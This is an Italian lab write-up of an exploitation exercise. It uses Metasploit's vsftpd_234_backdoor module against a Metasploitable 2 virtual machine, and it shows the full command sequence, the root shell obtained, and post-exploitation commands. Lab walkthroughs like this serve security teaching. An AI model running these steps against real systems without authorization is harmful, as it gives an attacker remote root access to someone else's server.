Exploitation del servizio VSFTPD con Metasploit

1. Introduzione

L'obiettivo di questa esercitazione pratica è simulare una sessione di attacco informatico controllata verso una macchina vulnerabile la Metasploitable. Nello specifico, mi concentro sullo sfruttamento di una vulnerabilità nota nel servizio FTP identificato come **vsftpd** versione 2.3.4.

Questa versione specifica conteneva una "backdoor" inserita maliziosamente nel codice sorgente che permetteva a chiunque si connettesse con un nome utente contenente una faccina sorridente `:)` di ottenere accesso immediato al sistema come utente root sulla porta 6200.

2. Strumenti Utilizzati

- **VirtualBox:** Piattaforma di virtualizzazione per isolare l'ambiente di test.
- **Kali Linux (Attaccante):** Sistema operativo contenente la suite di strumenti di hacking.
- **Metasploitable 2 (Vittima):** Macchina virtuale deliberatamente vulnerabile.
- **Metasploit Framework:** Piattaforma software per lo sviluppo e l'esecuzione di exploit.
- **Modulo Exploit:** `exploit/unix/ftp/vsftpd_234_backdoor`.

3. Procedura

Configurazione della Rete

Come richiesto dalla traccia devo assicurarmi che la macchina Metasploitable abbia l'indirizzo IP `192.168.1.149`.

1. Accedo alla console della macchina virtuale **Metasploitable**.
2. Eseguo il login

3. Digito il seguente comando per forzare l'indirizzo IP4. Verifica che l'IP:

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.
0
```

4. Verifico che l'IP sia stato assegnato correttamente digitando `ifconfig`.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:6c:0b:f4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe6c:bf4/64 scope link
       valid_lft forever preferred_lft forever
```

5. Mi sposto ora sulla tua macchina **Kali Linux** e verifico di poter vedere la vittima con un ping:

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.194 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.214 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.230 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.203 ms

── 192.168.1.149 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3089ms
rtt min/avg/max/mdev = 0.194/0.210/0.230/0.013 ms
```


Avvio di Metasploit e Ricerca dell'Exploit

Apro il terminale su Kali Linux. Il primo passo è avviare la console di Metasploit.

Comando:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```


Attendo che appaia il banner di Metasploit. Una volta caricato cerchero il modulo specifico per la vulnerabilità `vsftpd`.



Comando:

```
msf > search vsftpd
```

L'output mostrerà una lista di moduli quello che mi interessa è exploit/unix/ftp/vsftpd_234_backdoor.



Selezione e Configurazione dell'Exploit

Ora devo dire a Metasploit di utilizzare quel modulo specifico e configurare il bersaglio (la macchina Metasploitable).

1. Seleziono l'exploit:

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

2. Visualizzo le opzioni: Vedo cosa serve per far funzionare questo exploit.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

3. Imposto il bersaglio (RHOSTS): Devo impostare l'IP della vittima che ho configurato all'inizio.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
```

4. Verifica finale: Rilancio show options per assicurarmi che l'indirizzo IP sia corretto sotto la voce RHOSTS.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: sapni, socks4, socks5, socks5h, http
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Svolgimento dell'Attacco (Exploitation)

È il momento di lanciare l'attacco. Questo comando invierà il payload malevolo alla porta 21 della vittima, attiverà la backdoor e aprirà una connessione.

Comando:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:45235 → 192.168.1.149:6200) at 2026-01-20 09:43:21 -0500
```

Se tutto va a buon fine vedrò un messaggio "Found shell" o "Command shell session 1 opened".

A questo punto non vedrò il classico prompt colorato di Linux, ma avrò una riga vuota o un prompt molto semplice. Sono dentro.

Per confermare di essere l'amministratore:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:45235 → 192.168.1.149:6200) at 2026-01-20 09:43:21 -0500

whoami
root
```

Se la risposta è `root` ho il controllo totale della macchina.

Creazione della Cartella (Post-Exploitation)

Ora eseguo la seconda parte dell'esercizio cioè navigare nella root e creare la cartella specifica.

1. Navigare alla directory root:

```
cd /
```


2. Creo la cartella richiesta:

```
mkdir test_metasploit
```

3. Verifica: Per dimostrare che l'operazione è stata eseguita elenco i file nella directory root per vedere se la cartella esiste.

```
ls -l
```

Cerco nella lista la voce test_metasploit. Essendo loggato come root la cartella apparterrà all'utente root.



Cerco nella lista la voce test_metasploit. Essendo loggato come root la cartella apparterrà all'utente root.

4. Conclusione

L'esercizio ha dimostrato con successo come una vulnerabilità critica in un servizio (in questo caso una backdoor in VSFTPD v2.3.4) possa compromettere l'intera sicurezza di un server. Utilizzando **Metasploit Framework**, sono stato in grado di:

1. Identificare il servizio vulnerabile.
2. Configurare ed eseguire un exploit remoto.
3. Ottenere privilegi di root (massimo livello).
4. Eseguire comandi di sistema (creazione directory) sulla macchina vittima confermando la totale compromissione del sistema.

Questo sottolinea l'importanza di mantenere il software aggiornato e di utilizzare versioni prive di vulnerabilità note o backdoor.